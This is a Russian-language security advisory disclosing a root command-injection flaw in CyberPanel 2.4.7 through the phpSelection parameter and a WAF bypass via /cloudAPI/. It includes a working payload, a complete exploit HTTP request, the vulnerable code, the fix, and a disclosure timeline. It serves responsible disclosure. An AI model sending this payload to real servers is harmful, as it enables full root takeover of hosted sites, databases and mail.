CVE-2026-78818 — аутентифицированный RCE с правами root в CyberPanel <= 2.4.7 через инъекцию команд в phpSelection + обход WAF cloudAPI

phpSelection + обход WAF cloudAPICVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H (PR:H, поскольку для эксплуатации требуются учётные данные API уровня администратора)CyberPanel v2.4.7 и более ранние версии содержат уязвимость инъекции команд ОС в changePHP()
(websiteFunctions/website.py). Параметр phpSelection подставляется напрямую в
shell-команду, выполняемую от имени root, без какой-либо проверки или санитизации.
Встроенный WAF блокирует это на стандартном эндпоинте (/websites/changePHP), но
эндпоинт /cloudAPI/ применяет более слабый набор правил, который не фильтрует символ одинарной кавычки —
что даёт полный путь эксплуатации одним HTTP-запросом до выполнения произвольных команд от имени root.
Подтверждено на живом VPS с CyberPanel 2.4.7: uid=0(root) gid=0(root) groups=0(root)
websiteFunctions/website.py, около строки 4177:
phpVersion = data['phpSelection']   # no validation
execPath += " changePHP --phpVersion '" + phpVersion + "' --path " + confPath
ProcessUtilities.popenExecutioner(execPath)  # subprocess.call(shell=True) as root
Закрытие одинарной кавычки и внедрение фоновой команды:
Input:  php74' & id > /tmp/pwned & echo '

Result: --phpVersion 'php74' & id > /tmp/pwned & echo '' --path /conf/vhost.conf
CyberCP/secMiddleware.py)Любой путь, содержащий cloudAPI, рассматривается как конечная точка API. Стандартный блок-лист включает
' и &. Блок-лист API не содержит ни того, ни другого — что делает POST /cloudAPI/ прямым обходом к той же
уязвимой функции.
Аутентификация: Authorization: Basic SHA256("user:pass") — доступ к API включён по умолчанию для
учётной записи администратора, поэтому специальная настройка целевой системы не требуется.
Запрос:
POST /cloudAPI/ HTTP/1.1
Host: TARGET:8090
Content-Type: application/json
Authorization: Basic <SHA256(user:pass)>


{"serverUserName":"admin","controller":"changePHP","childDomain":"testdomain.com","phpSelection":"php74' & id > /tmp/burp_test.txt & echo '"}
Burp Suite — запрос и ответ в реальном времени:
Проверка на стороне сервера (cat /tmp/burp_test.txt):

Результат: uid=0(root) gid=0(root) groups=0(root)
Полное выполнение команд от имени root на сервере CyberPanel. Аутентифицированный пользователь уровня администратора может читать/записывать любые файлы, устанавливать постоянные бэкдоры и полностью скомпрометировать все размещённые веб-сайты, базы данных и почту. Доступ к API включён по умолчанию — специальная настройка целевой системы не требуется.
Исправлено в CyberPanel v2.4.8, коммит
32897e92d5c4b5c1b6229c24a8aabac22a39ea7a
("Merge v2.4.8 into stable (security fixes: GHSA-p9j3-wrpf-p6w3 + audit)"). Параметр phpVersion
теперь очищается с помощью shlex.quote() в websiteFunctions/website.py.
Пользователям следует немедленно обновиться до CyberPanel 2.4.8 или более поздней версии.
| Дата | Событие |
|---|---|
| 2026-05-28 | Уязвимость конфиденциально сообщена поставщику через черновик GitHub Security Advisory (GHSA-p9j3-wrpf-p6w3) |
| 2026-06-08 | Напоминание: нет ответа в течение 2 недель, запрошено подтверждение |
| 2026-06-12 | Подтверждено, что исправляющий коммит поставщика (32897e9) устраняет проблему; запрошена публикация advisory + запрос CVE |
| 2026-06-15 | Запрос CVE независимо подан в MITRE CNA-LR (запрос 2055765) |
| 2026-08-13 | Напоминание: "какие последние новости?" |
| 2026-09-03 | MITRE присвоил CVE-2026-78818; поставщик уведомлён и снова попросили опубликовать advisory |
| 2026-11-04 | Ответа от поставщика не поступало ни на каком этапе. Публичное раскрытие опубликовано здесь после ~5,5 месяцев молчания, что соответствует стандартным нормам скоординированного раскрытия (90-дневный стандарт давно превышен). Исправление всё это время доступно в v2.4.8. |
За всё окно раскрытия от поставщика (usmannasir) не было получено ни комментария, ни подтверждения, ни ответа,
несмотря на четыре отдельных напоминания в ветке advisory.
Обнаружено и сообщено @ammarkrblt.








